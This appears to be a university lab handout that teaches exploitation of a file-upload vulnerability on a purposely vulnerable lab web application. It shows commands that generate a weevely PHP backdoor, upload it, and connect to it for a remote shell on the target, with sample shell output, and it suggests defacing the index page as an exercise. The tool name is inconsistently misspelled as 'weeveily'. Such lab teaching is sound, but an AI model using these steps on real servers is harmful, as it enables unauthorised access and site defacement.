


SERE - TP D'ATTAQUE

WEBSITE HACKING : FILE UPLOADING VULNERABILITY

Hexanôme 4214



Testing our Web Application

On the KALI Linux (Attacker Machine) open Firefox browser and type http://SERVER_IP/fuv/. This will take you to the web application homepage.

Now, let's check out if the upload system works well. Go to Level1 and try to upload an image. You should get a message saying that the file was successfully uploaded:

Choose an image to upload:

Browse...

No file selected.

/opt/bitnami/apache2/htdocs/tp_sere/uploads/Common-dog-behaviors-explained.jpg succesfully uploaded!

UPLOAD

Experiment 1 : Low

This level will not check the contents of the file being uploaded in any way. It relies only on trust.

The goal of this experiment is to exploit the file upload vulnerability when we allow users to upload any type of file. To do so, we are going to use a tool for web application post exploitation called '**weeveily**' and use it as stealth backdoor or as a php shell to gain full control of the target computer.

Now on the Attacker Machine (KALI Linux) we are going to generate a backdoor using weeveily : weeveily generate [pwd] [filename]

```
root@kali:~# weeveily generate s3cr3t /root/backdoor.php
Generated backdoor with password 's3cr3t' in '/root/backdoor.php' of 1295 byte size.
root@kali:~#
```

So the next thing is to upload the generated file to the website.

Choose an image to upload:

Browse...

No file selected.

/opt/bitnami/apache2/htdocs/tp_sere/uploads/backdoor.php succesfully uploaded!

UPLOAD

You can try and check if the file was really uploaded by accessing the following URL :

`http://SERVER_IP/tp_sere/uploads/FILENAME.php`

(SERVER_IP refers to the Victim @IP and FILENAME to the name we choose when generating the backdoor using weeveily)

If you get a blank page, that means you successfully uploaded the PHP file and you're ready to go.

Now we will try to interact with it from weeveily by typing in the terminal :

`weeveily http://server_ip/tp_sere/uploads/FILENAME.php [pwd]`

```
root@kali:~# weeveily http://10.0.2.6/tp_sere/uploads/backdoor.php s3cr3t

[+] weeveily 3.2.0

[+] Target:      10.0.2.6
[+] Session:     /root/.weeveily/sessions/10.0.2.6/backdoor_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily>
```

Experiment 1 : Low

This level will not check the contents of the file being uploaded in any way. It relies only on trust.

And now as you can see you have gained access to the Victim machine, and from this screen you can type any linux command and it will be executed on the target computer.

Weevely also offers much more features, you can discover them by typing help

Optional Task:

Try to edit the index.php page on the root of the web application from weevely (for example you can change the number of the hexanom)



```
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@debian:/opt/bitnami/apache2/htdocs/tp_sere/uploads $ uname -a
Linux debian 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) x86_64 GNU
/Linux
daemon@debian:/opt/bitnami/apache2/htdocs/tp_sere/uploads $ cd ..
daemon@debian:/opt/bitnami/apache2/htdocs/tp_sere $ ls
css
gulpfile.js
img
index.php
js
level1
level2
level3
scss
upload.php
uploads
vendor
daemon@debian:/opt/bitnami/apache2/htdocs/tp_sere $
```


Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

